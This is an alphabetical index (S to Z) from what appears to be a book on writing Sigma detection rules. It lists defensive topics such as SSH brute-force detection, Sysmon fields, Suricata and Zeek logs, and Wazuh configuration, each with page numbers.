Default Mapping 238
SIEM 238
Source Index/Tables 238

SSH Brute Force Attacks 81
SSH Brute Force Attacks, patterns
  Detection Strategy 81
  Handling False Positives 82
  Log Patterns 81
  MITRE ATT&CK Mapping 83
  Sigma Correlation Rule 81
Staging/Production, ensuring 263-265
Structure-Based Conditions 44
Suricata 359
Suricata Alert 86
Suricata Alert, ensuring 86-89
Suricata/Zeek Logs 347
Suricata/Zeek Logs, configuring 347, 348
Suspicious Parent-Child Process 63
Suspicious Parent-Child Process, configuring 64, 65
Suspicious Parent-Child Process, scenarios
  Browser/PDF Reader Spawning 64
  LOLBin Abuse Chains 64
  Offlice Applications Spawning 63
  System Processes 64
Sysmon 73
Sysmon, configuring 76, 77
Sysmon, fields
  Digital Signature 74
  DLL/Driver Loads 75
  Hashes 74
  Image/OriginalFileName 73
  Network Connection Events 74
  Process GUID Correlations 75
  Registry Events 75

T

Tagging 321, 322
Tagging, benefits
  Coverage Analysis 322
  Reporting Upward 322
  Rule Context Maintain 323
  Threat Hunting 322
Taxonomies Detection 109
Taxonomies Detection, ensuring 109-111
Threat-Informed Defense 111
Threat-Informed Defense, integrating 111-113
Translation Mismatches 240
Translation Mismatches, configuring 240-242
Triage Guidelines 201
Triage Guidelines, steps
  Analyst Notes 203
  Categorize Rules 201

Incident Response (IR) 204
Rule Category 202
Sigma Metadata 201
SOCs Alerts 202
TTP Category 114
TTP Category, ensuring 114, 115
TTP Extraction 312
TTP Extraction, configuring 312, 313
TTP Extraction, ensuring 313, 314
TTPs Coverage 106
TTPs Coverage, configuring 106, 107

U

Unclear Intent, pitfalls 211
Unified View/Normalization 351
Unusual Command Line 180
Unusual Command Line, types
Character Sequences 182
Cross-Process Inconsistencies 182
Encoded/Obfuscated 180
LotL Binaries 181
Non-Standard Contexts 182
Suspicious Admin Utilities 181

V

Value-Based Conditions 42
Value-Based Conditions, configuring 42-44
Value/Structure-Based Conditions, comparing 45
Version Control/Collaboration 154
Version Control/Collaboration, illustrating 154-156
Version Tagging 274
Version Tagging, ensuring 274-276

W

Wazuh 218, 358
Wazuh Decoders 343
Wazuh Decoders, configuring 343-345
Wazuh Detection 342
Wazuh Detection, configuring 342, 343
Web Application Attack 356
Wildcard Overuse 139
Wildcard Overuse, configuring 139
Windows Event Logs 58
Windows Event Logs, steps
Audit Log Cleared 60
Process Creation 59
Registry Value Modified 60

Service Installation 59
Successful Login 58
User Account 59

Y

YAML 7, 259
YAML, breakdown
Detection 8
False Positives 8
LogSource 8
Metadata Fields 8
YAML, integrating 8-10
YAML, steps
False Positives 260
Linting 260
Schema Validation 259

Z

Zeek 89, 359, 360
Zeek, protocols
Detecting Exfiltration 91
DNS Tunneling 93
HTTP Requests 89
Malicious User Agents 90
NXDomain Storms 92
Random Subdomain 92
Suspicious HTTP Requests 91